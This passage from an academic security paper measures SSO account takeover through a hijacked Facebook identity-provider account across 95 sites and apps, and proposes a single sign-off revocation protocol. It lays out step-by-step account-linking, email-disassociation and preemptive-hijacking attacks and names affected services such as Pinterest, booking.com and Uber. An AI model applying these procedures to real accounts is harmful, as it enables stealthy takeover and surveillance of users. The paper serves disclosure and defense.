**Preconditions.** Before any account compromise has occurred, the user creates an account in an RP using the IdP account. At some point after account creation, the attacker gains access to the user's IdP account. This can occur in several ways as captured by our threat model. To achieve her ultimate goal, whatever that may be, the attacker would like to log in to the user's account at the RP and interact with the service, thus obtaining access to whatever information or functionality is available.

**Methodology.** To determine the level of access the attacker has in the RP, we manually evaluated 29 websites out of the Alexa top 500 and 66 popular iOS apps that support Facebook SSO. We selected RPs from a wide range of different categories and types of functionality. For the iOS apps, we examined the top 10 apps according to the official iOS appstore from popular categories (dating, e-commerce, ride-sharing etc.) and selected those with SSO support. We also examined the Android version for a subset of these apps. See Appendix A for the complete list of RPs.

For each website, we create a new account using SSO and add any additional information the service requires (e.g., a phone number). After completing the account setup, we interact with the service in its usual manner, including sending messages, making purchases, or commenting on articles. Next, we log out of the website. At this point, we switch roles and consider what the attacker can do. We begin by injecting the user's hijacked session cookie into a clean browser session, which we then use to authenticate to the IdP during the SSO flow (see Section 2.1). Unless stated otherwise, we assume the role of the cookie hijacking attacker and do not use the user's IdP credentials in any manner. Next, we visit the RP where the user has an account and go through the normal "log in with ⟨IdP⟩" procedure. Finally, we interact with the website to determine the attacker's level of access. This includes actions like looking at the user's message or order history, sending new messages, or ordering new items.

We perform a similar experiment for each mobile app. The key difference is that there is no support in iOS or Android for adding cookies to Safari or Chrome respectively. We setup a MitM proxy and implement a cookie overwriting attack [52] to inject the hijacked IdP cookie.[4]

[4]Interestingly, while the absence of the Facebook app in iOS results in the RP apps falling back to the internal browser (Safari), in Android the RP apps predominantly rely on the Facebook app for SSO. As a result, cookie hijackers in Android may not be able to conduct the attack unless they can authenticate with the Facebook app using the cookie but not the credentials. Phishing attackers are not affected. Nevertheless, this does not affect the feasibility of the attacks mentioned throughout this paper as the underlying session management issues are independent of the access method and are valid in both iOS and Android.





Figure 6: Effect of cascading account compromise in the top 100K websites. IdPs are depicted with yellow nodes (apart from Facebook). The 7,287 green nodes depict RPs that support Facebook login and can be directly compromised by an attacker that has hijacked the user's Facebook account. The 226 red nodes are the RPs that can be indirectly compromised due to IdPs' dual behavior. The white nodes are RPs that can not be indirectly compromised using a hijacked Facebook account.

**Results.** Table 1 shows a subset of the sites and apps that we tested and details regarding the attacker's requirements and capabilities. In the majority of cases, the attacker's level of access to the website or app was identical to the user's when using the hijacked IdP cookie (●). This is expected, as web site operators and app developers have an incentive to make logging in as painless as possible. In particular, the attacker is prompted to reauthenticate with the IdP in only three of the services (we have identified a workaround for one of them to bypass the restriction). We explicitly state when the hijacked cookie is not sufficient for the attack, i.e., the attacker needs the IdP password (⊛) to view certain information. Next we briefly expand on several interesting entries from the table.

*Uber.* We can view all account information including the details of previous rides, and can track the victim's trips in real time. The attacker has access to all app functionality; in one experiment we even tipped the driver from the attacker's device after the victim's trip completed.

*Hookup.* This is one of the RPs that always require reauthenticating the IdP account before getting access. However, we have found a bypass which allows us to gain access using only the IdP cookie; by selecting the *account creation* option instead of the *log in* option, if the session cookie is present the attacker will be authenticated and the system will not trigger an SSO reauthentication process.

*The Guardian.* We only get partial account access. To reach the settings section the attacker is asked to reauthenticate over SSO and input Facebook's password. However, we have identified a workaround: creating a password for the RP account does not require authentication, and the created password can be used to then obtain full access.

*Kayak.* With the Facebook cookie we can obtain booking and trip information. Payment information, email settings, and adding travelers requires reauthenticating with the password in Facebook.

*Dating apps.* We have full control and can view/send messages, "befriend" users etc. The attacker could also befriend an account under her control, and track the user's location in real-time [34]. In HUD, new messages are shown as unread on the victim's phone even if the attacker reads them first.

Table 1: Feasibility of various attack-related actions in a *subset* of the relying parties that we evaluated, along with some of the information or account functionality that an attack can access.

| Service | Platforms | Attacker | Access | Password | Email | Messages | Locations | Purchases | User Info | Notes |
|---|---|---|---|---|---|---|---|---|---|---|
| Tinder | iOS | ● | full | | | ✓ | N/A | N/A | N/A | Messages remain unread when read by the attacker. |
| InstaMessage | iOS | ● | full | | | ✗ | N/A | N/A | ✓ | Does not support simultaneous access from two devices. |
| Skout | iOS | ● | full | | | ✓ | N/A | N/A | ✓ | View favorite users who the victim swiped right. |
| Hookup | iOS | ●⊛ | full | | | ✓ | ✓ | N/A | ✓ | Found workaround for full access via hijacked cookie. |
| Ovia | iOS | ⊛ | full | | | ✓ | ✓ | N/A | ✓ | Pregnancy/health information. Requires IdP password. |
| Tripadvisor | iOS | ●⊛ | full | | ★ | ✓ | ✓ | ✓ | ✓ | Workaround for full access in iOS: re-login using cookie. |
| Booking.com | iOS \| web \| Android | ● | full | | ★ | N/A | ✓ | ✓ | ✓ | Susceptible to account combination attack. |
| Foursquare | iOS | ● | full | | ★† | N/A | ✓ | N/A | ✓ | Check-in history. |
| Yelp | iOS | ● | full | † | | ✓ | ✓ | N/A | ✓ | Check-ins, purchases, saved locations (e.g., home addr.). |
| Airbnb | iOS | ● | full | | | ✓ | ✓ | ✓ | ✓ | Access to trip, reservation, and transaction history. |
| Expedia | iOS | ● | full | | ★ | N/A | ✓ | ✓ | ✓ | Passport number, TSA info, flight preferences, payments. |
| Kayak | iOS | ●⊛ | partial | | | N/A | N/A | ✓ | ✓ | Email set via SSO; modifiable in IdP until password is set. |
| Zillow | iOS \| web | ● | full | | ★ | N/A | ✓ | N/A | ✓ | Credit score, home address. Creating password does not require authentication but sends notification. |
| Uber | iOS | ● | full | | | N/A | ✓ | ✓ | ✓ | Real-time tracking. Email added w/o authentication. |
| Goodreads | iOS \| web | ●⊛ | full | | ★ | ✓ | ✓ | ✓ | ✓ | Zip code, DOB. Workaround bypasses RP's password. |
| ASOS | iOS \| web | ● | full | ★† | ★† | N/A | ✓ | ✓ | ✓ | DOB, home address, payment info, orders. |
| Quora | iOS \| web \| Android | ● | full | | | ✓ | N/A | N/A | N/A | Access to private messages. |
| Shein | iOS | ● | full | | | N/A | ✓ | ✓ | ✓ | Body measurements, orders, payment options, home address. SSO users can not set password. |
| Teepr Deals | web | ● | full | ★† | ★† | N/A | ✓ | ✓ | ✓ | Access to recent purchases and credits. |
| Zoosk | iOS | ● | full | † | ★† | ✓ | N/A | ✓ | ✓ | Phone number, payments. Password reset via attacker's email. |
| 800 Contacts | iOS \| web | ⊛ | full | | | N/A | N/A | ✓ | N/A | Requires IdP password. |
| IMDB | iOS \| web | ● | full | | ★ | N/A | N/A | N/A | ✓ | DOB, zipcode, browsing history. |
| Mediafire | iOS \| web | ● | full | | | N/A | N/A | ✓ | ✓ | DOB, zipcode. Access to photos and videos. Email only set via SSO and modifiable until the password is set. |
| 4shared | iOS \| web | ●⊛ | full | | † | N/A | N/A | N/A | N/A | Cookie does not work in iOS. Access to photos and videos. IdP password required for full access in iOS. |
| Pinterest | iOS \| web | ● | full | † | ★ | ✓ | ✓ | ✓ | N/A | Creating password does not send notification. |
| The Guardian | iOS \| web | ●⊛ | partial | † | ★† | N/A | ✓ | ✓ | ✓ | Creating password does not require authentication and can bypass IdP password requirement. |
| WashingtonPost | iOS \| web | ● | full | † | | N/A | ✓ | ✓ | ✓ | Email set via SSO. No notification for password creation. |

Attacker: Cookie ● | Credentials ⊛
Email/Password: Modifiable without authentication ★ | No notification †

*E-commerce.* Apart from granting access to user information and account functionality, the attack enables various scams, e.g., reshipping mule scams [19], fake listings [27], and intercepting deliveries [32].

**Attack visibility.** An important aspect of the attack is the extent of the attack's visibility, i.e., whether the attack leaves any digital "footprints" that could potentially alert the victim to unauthorized access. While major services that act as IdPs may deploy extra detection mechanisms and show session information, that is uncommon in other services. Specifically, none of the 95 RPs actively notify the user regarding other devices or active sessions. Furthermore, only ten RPs (see Section 6) actually have an option to see the active sessions for the user's account. While a victim could potentially realize that an attack is taking place, this is unlikely for a typical user. Facebook has two security features that could affect the stealthiness of the attack; it shows the active and recent sessions in the account security page. It also offers an option to send the user an alert about logins from unrecognized devices. However during our experiments with hijacked cookies we found that no alert is sent to the victim, and *the attacker's session will not show up in the list* unless its duration exceeds one hour. Thus, in practice the victim will never become aware of an attack taking place.

**Long-term access.** Despite the stealthiness of our attack, the attacker could potentially lose access to the user's IdP account (e.g., due to a password change). That could prevent the cookie hijacker from accessing the account on nine RPs (two require an SSO reauthentication at the start of every session, and seven log the user out when the IdP password is reset). We design an attack that allows us to maintain access to the RP accounts even after losing access to the IdP, exemplifying the implications of SSO when compared to "traditional" account compromise. The attack entails the following steps:

(i) The attacker completes the SSO process and logs in to the user's RP account.

Table 2: RP behavior during the long-term access attack in the 29 web RPs.

| Behavior | Number of RPs |
|---|---|
| No support for passwords | 2 |
| Supports both SSO and passwords | 27 |
| Password is optional | 25 |
| Password is mandatory | 2 |
| Changing email does not require password | 15 |
| *– Password can be set without reset* | *6* |
| *– Password reset sent to attacker's email* | *9* |
| Email can not be changed | 5 |
| *– Email retrieved from IdP* | *3* |
| *– Does not allow change of email* | *2* |
| Changing email requires password | 7 |

(ii) The attacker replaces the email address associated with the RP account with her own email.
(iii) The attacker sets (or resets) the password associated with the RP account.

As a result, the attacker can maintain access to the user's RP account using the attacker's email and password to log in, while the user will still be able to continue accessing the RP account over SSO. To investigate how RPs behave in this scenario in practice, we tested all 29 web RPs from our previous experiment. In Table 2, we break down the numbers regarding how RPs affect this attack. Fifteen services allow the attacker to change the account's email without requiring the password to be entered; of these, six allow the password to be set without entering the old password whereas the remaining nine require the attacker to engage in the password reset procedure which *emails a link to the attacker's newly set email address*. Even if the attacker does not know the user's password she can leverage this process and maintain long-term access in 22 out of the 29 RPs that we tested. To make matters worse, while one would expect that RPs would notify users in the event of an email or password being changed, this is not always the case. Specifically, four services (booking.com, onedio, taringa.net, deals.teepr.com) do not notify the user of these changes and even allow the attacker to make these changes without requiring any form of authentication.

These findings also highlight a different perspective of the amplification effect that SSO can have for attackers. If the victim creates the RP accounts over SSO, only two of those accounts will definitely have a password set; given the burden of "password fatigue" [12] many users will not set passwords in RPs that do not mandate it. In such a scenario, even if the user always reuses her password across all websites, a phisher will *not* be able to compromise 93 out of the 95 RPs without using SSO.

**Account linking attack.** We also developed another attack that allows the attacker to obtain long-term access to the RP account in a stealthy manner. It requires the RP to support an option to de-link the IdP account (18 of the web RPs do).

(i) The attacker completes the SSO process and logs in to the RP as the user.
(ii) The attacker disconnects (de-links) the user's IdP account from the user's RP account.
(iii) The attacker logs in to her own IdP account, without logging out of the user's RP account.
(iv) While the attacker is still in the user's de-linked RP account, she links her own IdP account to the de-linked RP account.
(v) The attacker re-visits the RP while logged in to the victim's IdP and completes the SSO process.
(vi) The RP now has associated the two separate IdP accounts with the user's RP account.

As a result the attacker can maintain long-term access to the user's RP account, regardless of any changes or actions the user may conduct. We found that five of the web RPs are vulnerable to this attack (Pinterest, booking.com, Quora, 9gag, 4shared). To make matters worse, during our experiments we found that there is no warning to the user. In fact, booking.com actually sends the confirmation email to the attacker's email address; the only notification sent to the user is that the user's IdP account has been disconnected, but no information is given about the attacker's actions or accounts. When the user visits the RP there won't by any difference from prior experiences, thus remaining oblivious to the attack. We consider this design to be a significant risk to users: *under no circumstances should RPs link two different IdP accounts to the same RP account.* The victim could recover from this by logging in to the RP account using her RP credentials, de-linking and re-linking the RP account with her own IdP account. Since this attack leaves no trace, the victim would have to do this for all RP accounts. For Pinterest, users are unable to regain exclusive account control.

The attacker's IdP account must not have been linked to any other account on that RP in the past for the attack to work. In IMDB the RP does not link the two accounts, but actually links the account to the attacker's and the victim is moved to a new empty account upon logging in. This could lead to ransom-type attacks where users will have to pay to regain access to their RP account.

**IdP access escalation.** We identified an attack that allows the attacker using the hijacked cookie to reset the user's Facebook password (the dotted line transition in Figure 1), by exploiting a loophole in the verification process. When adding a new phone number to the account, the attacker can add her own phone number without needing to reauthenticate via password, and then use that new phone number to reset the account password. Although an email notification is sent to the user, the user's active sessions are not logged out and the attacker can remove her email and phone number to erase any traces. This gives the cookie hijacker the ability to compromise any RPs that require IdP reauthentication.

## 5 Preemptive Account Hijacking

In this section we present a novel attack and conduct an empirical analysis of its feasibility. We investigate the scenario where the attacker uses the victim's IdP account to preemptively create an account for the victim on an RP at which the victim does not yet have an account. While the attacker could create such accounts for conducting other malicious actions (e.g., sending spam, or as part of an identity theft attack [5]), here we are interested in an attacker who waits for the user to join the RP and then misuses the available information and account functionality. As such, we want to answer the following research questions:

(i) *Will it be evident to the victim that their IdP account had been used to register accounts at these RPs?*
(ii) *What obstacles will the attacker face when trying to maintain access to these accounts?*
(iii) *Will the attacker be able to monitor the user's actions and use the account after the user joins the RP?*

**Setup.** The attacker identifies an RP of interest where the user does not have an account and uses SSO to create the user's account. After accessing the newly created account, the RP populates the attacker's device with session cookies that enable access to the account. From that moment on, the attacker can periodically check the account for any activity signifying that the user has joined the service.

**Methodology.** To determine the level of access that the attacker can maintain after the user joins the RP, and also identify any obstacles that the services may pose in practice, we manually recreated the attack scenario in the 95 RPs. Specifically, we visit each RP as the attacker and initiate the "Sign up with ⟨IdP⟩" process. Since the attacker is already logged in to the IdP, the SSO process completes seamlessly in most cases. Only two RPs require the attacker to set a password when creating the user's account (we found a workaround for one of them). In practice, if the attacker has knowledge of the victim's IdP account password (e.g., through phishing), she could set the same password in the RP account as well, taking advantage of the fact that many users reuse their passwords across sites [11]. Nonetheless, for the remainder of the section we consider those two services unsuitable targets for this attack and do not explore them further due to the uncertainty introduced by this factor.

Next we assume the role of the victim and evaluate the stealthiness of the attack by exploring whether there is some form of notification regarding the creation of an associated account in the RP. Then we visit the RP as the victim and initiate the account creation process and log any information shown which might prime the user that something is wrong. Once the account is created, we interact with the service and complete a series of typical user actions. Finally, we switch roles again, and complete the final phase of the attack; we attempt to access the RP account using the session cookie(s) that were created upon the initial visit and also explore what user information or account functionality we can access.

**Results.** This attack is indistinguishable from the RP account hijacking in regards to the information and account functionality that the attacker can access. In terms of visibility, "Sign In" and "Sign Up" over SSO redirect the user to the same point, and there is no explicit message to signify prior account activity (e.g., something akin to "Welcome back"). The only message that users may receive is that an account is already associated with that email address. Given the confusion of users regarding the SSO login and account-linking process [43] and the complicated nature of SSO in general, this is very unlikely to raise suspicions. On the other hand, during the account setup phase Quora asks the user what topics are of interest to her, which is an obstacle to the attack.

**Email disassociation attack.** In the straightforward preemptive attack the user will receive multiple email notifications, one for every account creation in an RP. To avoid that, we take advantage of how SSO is leveraged by services, for a stealthier attack.

(i) After gaining access to the IdP, the attacker adds her own email to the user's IdP account.
(ii) The attacker sets her own email as the primary email in the IdP account (this requires knowledge of the IdP password, or the dotted line transition of Figure 1).
(iii) The attacker creates accounts for the user in the various RPs using the common SSO workflow.
(iv) The RP accounts are created under the attacker email but associated with the user's IdP account.
(v) The attacker sets a password on the RP account (if passwords are supported – not mandatory).
(vi) (Optional, to remove traces) After the desired RP accounts have been created the attacker removes her email from the user's IdP account.
(vii) (Optional) After the user starts using a specific RP, the attacker can substitute her email in the RP with the user's email address.

The attacker can maintain access to the RP accounts using her own email and password, while the victim will be able to log in over SSO. More importantly, in terms of visibility, the victim will only receive one notification from the IdP instead of multiple account creation notifications from the RPs. For Facebook, the user will receive an email stating "*Your primary email address was changed from foo@example.com to bar@example.com*". The attacker could opt to run the attack during the night (or repeat and resume across multiple nights), which would give her enough time to create all the RP accounts and remove her email from the IdP account; when the user checks the IdP account settings the only email visible in the settings will be the user's own email (the attacker's email is only shown

during the "password reset" and "sign out of all devices" processes). Also, while the user could potentially check the settings of the RPs in the future after starting to use those services, this is unlikely for a typical user; this can be prevented with optional step (vii) for which only nine RPs send an email to verify the user's email address. This attack is similar in nature to a *login CSRF* attack [4] as the user logs into an account associated with the attacker's email address; however, it differs in practice as the user actually interacts with the account she intended to and which is associated with her IdP account.

*Visibility.* Typical users may simply ignore alert emails they receive due to not understanding the intricacies of account management or disregarding the emails as fake/phishing. Angulo and Ortlieb found that only 22% of hijacking victims became aware due to a warning by the service [2]. However, in practice attackers can actually prevent victims from receiving any alerts if the attacker can gain access to the user's email provider account or if the compromised IdP account is also the email provider (e.g., Google). This is a reasonable threat, as recent work has found that password reuse remains extremely common [33], and attackers can also leverage knowledge of a user's password (in this case the phisher knows the IdP password) and public PII to "guess" other passwords [45]. Specifically, the attacker can set up filters to proactively remove such alerts by redirecting those emails to the trash folder (setting up such filters is a common attacker tactic according to findings from Google's anti-abuse team [7]). More importantly, even if users become alerted, the majority of RPs lack the functionality needed for users to remediate a compromise as we show in Section 6.

## 6 Post-Compromise Remediation

Here we explore the remediation actions that users can take if they become aware that their IdP account has been compromised. Our goal is to explore all potential actions that users can take at the IdP or RP to prevent the attacker from further accessing their accounts. Our experiments further highlight the significant implications of SSO; apart from the absence of a standardized mechanism to revoke the attacker's access to all of the RP accounts, we find that for the majority of RPs there is no course of action available that can lock out the attacker.

Conceptually, for a website to authenticate a user with SSO, a two-link chain is created. The first link is the user's authentication to the IdP. The second link is the user's authorization for the RP to access the IdP's stored user identity. We would like for a user who becomes aware that her IdP account has been compromised to be able to sever one of those links and deny the attacker any future access to her account at the RP. In normal usage, the first time the user (or attacker) logs into an RP with a given browser session, the RP will set a persistent cookie in the





Figure 7: Access links after RP takeover. Only dashed lines can be revoked through the IdP.

browser. After the cookie has been set, the RP will trust the cookie's value to authenticate the user.

The practical consequence of using the RP cookie to authenticate the user is that once an attacker successfully authenticates as the user and receives the persistent cookie, this cookie can continue to be used until it expires regardless of any user action to break the SSO chain (unless she is also able to invalidate that RP cookie). Figure 7 depicts the conceptual connections that exist after the attacker compromising an RP account. The core of the problem is that only a subset of the attacker's connections can be severed through the IdP (shown as dashed lines). As we discuss next, our experiments show that, in practice, the majority of RPs do not offer mechanisms that can completely revoke the attacker's access. And even if such mechanisms were offered by every single RP, the sheer scale of such a manual revocation process would render it impractical. Furthermore, the inner workings of SSO authorization are too complicated for typical users to comprehend and act upon.

**Methodology.** We explore the options offered by RPs for users to remediate account takeover. Resulting from our investigation we have identified the following actions that a user can take: (i) logout from IdP, (ii) logout from RP, (iii) change password for IdP account, (iv) add or change password for RP account, (v) revoke RP's access to IdP account, and (vi) invalidate active RP sessions. We repeat the attack instantiation process and perform each of these actions independently, and examine how they impact the attacker's access to the RP account. We repeat the experiment for every single RP.

**Results.** Unfortunately, our findings paint a very bleak picture. Out of the 95 RPs we evaluated, only ten (six web, four iOS) offer some form of session management; for those RPs the user can lock the attacker out by changing the IdP password and invalidating all active sessions in the RP and IdP. In Table 3 we present one of those apps, and all the others that can somehow affect the attacker's ability

Table 3: List of RPs where the attacker's access is affected by one of the remediation actions available.

| Service | User Action: IdP logout | RP logout | IdP passw | RP passw | Revoke RP | RP sessions |
|---|---|---|---|---|---|---|
| Tinder | ✓ | ✓ | ✗ | N/A | ✗ | N/A |
| Zoosk | ✓ | ✓ | ✓ | ✗ | ✗ | N/A |
| Skout | ✓ | ✓ | ✗ | ✓ | ✗ | N/A |
| GetDown | ✗ | ✓ | ✗ | ✓ | ✓ | N/A |
| Meetme | ✓ | ✓ | ✗ | ✓ | ✗ | N/A |
| Hookup | ✗ | ✓ | ✗ | ✓ | ✓ | N/A |
| Down | ✓ | ✓ | ✗ | N/A | ✗ | N/A |
| GoodReads | ✓ | ✓ | ✓ | ✓ | ✓/✗ | ✓ |
| Yelp | ✓ | ✓ | ✓ | ✗ | ✓ | N/A |
| Expedia | ✓ | ✓ | ✗ | ✗ | ✗ | N/A |
| Kayak | ✓ | ✓ | ✓/✗ | ✓/✗ | ✓/✗ | N/A |
| HomeAway | ✓ | ✓ | ✓ | ✓ | ✗ | N/A |
| Wish | ✗ | ✓ | ✗ | N/A | ✓ | N/A |
| Cartwheel | ✓ | ✓ | ✓ | N/A | ✓ | N/A |
| Geek | ✗ | ✓ | ✗ | N/A | ✓ | N/A |

**Attacker maintains access: ✓ | Attacker loses access: ✗**

to maintain access to the account. *For the remaining 71 RPs, the user does not have any course of action to revoke attacker access to the accounts.*

Logging out from the IdP does not affect the attacker if she is already connected to the RP. The attacker will have an issue only if she attempts to reconnect after the RP cookie has expired. Only five of the web RPs have short-lived sessions that could pose an obstacle. It is important to note that for Facebook, the default option presented when changing the password does not affect the attacker. However, we assume a more cautious user that selects the option to log out from all active sessions. Below we provide more details on two interesting cases.

*GoodReads.* Revoking RP access and logging out from all active sessions logs the attacker out from the web version. The attacker still maintains access in the app.

*Kayak.* The attacker retains partial read access to the account no matter what actions are taken.

## 7 Single Sign-Off

Prevalent SSO schemes do not provide functionality for an IdP to universally revoke access to all RP accounts created or accessed from a compromised IdP account. Since such a scenario is not covered by the current OAuth and OpenID specifications,[5] it is crucial to develop a mechanism for mitigating this threat.

[5]The SAML specification describes Single Logout, however it is difficult to implement and breaks under common run time issues [6] and lacks support by major libraries like Shibboleth [38]. Also, it is ineffective when the attacker has a different IdP session from the user [9] (e.g., attacker connects to IdP with user's password). There is a draft specification for IdP-initiated logout for OpenID Connect that is under development. We discuss this in Section 7.2.





Figure 8: Simplified workflow of an SSO account hijacking attack and the subsequent access revocation.

We present a protocol for universal access revocation designed to enable post-compromise remediation of IdP account hijacking. While we consider the implementation of the single sign-off protocol as part of our future work, we present our current design to kickstart a discussion within the security community on this inherent limitation of SSO and a first step in addressing this significant threat.

**Universal revocation.** Figure 8 presents the workflow of the hijacking attack and the subsequent steps of the single sign-off universal access revocation protocol. For ease of presentation, we describe a simplified version of the SSO authorization process.

(1) The user creates an account on the IdP and connects from multiple devices by supplying her credentials. This has populated all the required cookies in the respective browsers and apps on each device, allowing the user to seamlessly access the account in the future without the need to reauthenticate.

(2a) (2b) The user visits various sites/apps that support SSO with that IdP, and creates accounts associated to her IdP account through SSO. These services also populate her devices with the required cookies.

(3) The attacker hijacks the user's IdP account through any of our threat model scenarios.

(4a) (4b) The attacker visits the relying parties and leverages the single sign-on functionality to gain access to the user's accounts on those web services and mobile devices. Accordingly, all the required cookies for connecting to the accounts will be populated in the attacker's browser and apps. The attacker now has the same level of access as the user, and will be able to freely access any information or account functionality offered by the RPs. The attacker may also pre-emptively create accounts on other RPs, as described in Section 5.

5 After realizing that her account on the IdP has been compromised, the user connects to her account and initiates the single sign-off revocation process in the IdP. This will first require the user to change her password on the IdP and complete a two-factor authentication step, e.g., over SMS, if it is enabled for the account. Then it will simultaneously invalidate all active IdP sessions on all connected devices.

6 The IdP maintains a list of RPs that have completed authentication or authorization over SSO for that account and revokes their access permission. As aforementioned, this does not sever both edges of the two-link chain created by SSO. To prevent the attacker from having access to the user's RP accounts, the IdP also issues Authentication Revocation Requests to all the RPs that are associated with that account.

7 Once an RP receives a valid Authentication Revocation Request for a specific user account from a supported IdP, it logs out active sessions on all the connected devices, and invalidates all access tokens. The user's accounts on the RPs will be temporarily inaccessible until the user successfully reauthenticates through an SSO process, and will require the user to set a new password (if the RP supports passwords). This also works against the email disassociation preemptive account hijacking attack (Section 5). However, it will not work against the account linking attack (Section 4), and RPs should never implement such functionality. For cases where the RP is also an IdP (Section 3), it will in turn issue Authentication Revocation Requests to all the relying parties that are associated with that user account.

## 7.1 OpenID Connect Auth. Revocation

Here we detail our proposed backwards-compatible extension to OpenID Connect to support single sign-off by adding support for authentication revocation. To ease implementation, our extension adds a single callback endpoint to each RP and uses standard OpenID Connect messages and data structures.

**Client Registration.** RPs register with IdPs by sending JSON containing client metadata via HTTP POST to the Client Registration Endpoint [35, § 3.1]. This metadata includes the client name and URIs for redirection callbacks used as part of the authentication flow (Section 2). Our extension adds an authentication revocation URI that the IdP uses to notify the RP that a user's authentication has been revoked and user sessions should be expired. The revocation URI must use TLS. We extend the Client Registration Request [35, § 3.1] to include an additional revocation URI After successful registration, the Client Registration Endpoint returns JSON containing, among other fields, a `client_id` value which uniquely identifies the RP [35, § 3.2]. The `client_id` is used as an audience identifier in the standard OpenID Connect ID Token [36, § 2] and in the Revocation Token described below. Listing 1 depicts an example client registration request.

Listing 1: Example Client Registration Request

```
{"client_name": "Example Client",
 "redirect_uris":
  ["https://client.example.org/callback1",
   "https://client.example.org/callback2"],
   "revocation_uri":
   "https://client.example.org/revocation",
   // Other metadata.
}
```

Listing 2: Example Revocation Token

```
{"iss": "https://server.example.org",
 "sub": "24400320",
 "aud": "s6BhdRkqt3",
 "exp": 0,
 "iat": 1510873662 }
```

**Authentication Revocation.** Once a user regains control of her IdP account and initiates the single sign-off procedure, the IdP will notify all the RPs for which ID Tokens have been issued, unless the token has already expired, as well as revoke all relevant Refresh Tokens. The IdP will send JSON containing a Revocation Token to the revocation URI specified during Client Registration.

The Revocation Token is a JSON Web Token [24] containing all of the required claims for an ID Token [36, § 2]. Specifically, the Revocation Token contains the issuer identifier (`iss`) which identifies the IdP; the subject identifier (`sub`) which—coupled with the issuer identifier—uniquely identifies the user; the audience (`aud`) whose value contains the `client_id` for the RP; the expiration time (`exp`) whose value must be 0; and the time the JWT was issued (`iat`). The Revocation Token must be signed (and optionally encrypted) using a JSON Web Signature [23] (and optionally JSON Web Encryption [25]) in the same manner, using exactly the same algorithm and keys as the standard ID Token [36, § 2]. Listing 2 shows an example of a Revocation Token.

Upon receiving an Authentication Revocation Request, the RP validates the Revocation Token using the procedure for validating ID Tokens [36, § 3.1.3.7]. If valid, the RP logs that user out of all active sessions, e.g., by expiring all authentication cookies in the user's browsers. The RP responds to a valid Authentication Revocation Request with an HTTP 200 OK status code and to an invalid request with an OAUTH 2 error response [20, § 5.2]. If the RP is itself an IdP, after receiving a valid request, it sends Authentication Revocation Requests to its own RPs. Listing 3 gives an example of our proposed Authentication Revocation Request. The `revocation_token` is a signed JSON Web Token [24]. The line breaks are for visual reasons only. The signature may be verified using the example ECDSA P-256 key given in the JWS standard [23, Appendix A.3].

Listing 3: Example Authentication Revocation Request

```
POST /revocation HTTP/1.1
Content-Type: application/json
Host: client.example.org

{
 "revocation_token":
   "eyJraWQiOiJTU09mZiIsImFsZyI6IkVTMjU2In0.ey
    Jpc3MiOiJodHRwczovL3NlcnZlci5leGFtcGxlLm9y
    ZyIsInN1YiI6IjI0NDAwMzIwIiwiYXVkIjoiczZCaG
